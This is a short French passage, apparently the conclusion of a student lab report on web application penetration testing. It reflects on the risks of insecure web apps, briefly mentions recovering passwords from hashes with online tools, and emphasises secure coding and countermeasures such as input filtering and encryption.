Ces manipulations ont renforcé notre compréhension des risques liés à une mauvaise sécurisation des applications web. Elles nous ont également permis d'appliquer des méthodologies concrètes de test d'intrusion, ainsi que d'utiliser des outils en ligne pour la récupération de mots de passe via des hachages.

Enfin, cette expérience nous a permis de prendre conscience de l'importance des bonnes pratiques de développement sécurisé, et de la nécessité de mettre en place des contre-mesures efficaces (filtrage des entrées, droits restreints, chiffrement, etc.) pour garantir la protection des données et des systèmes.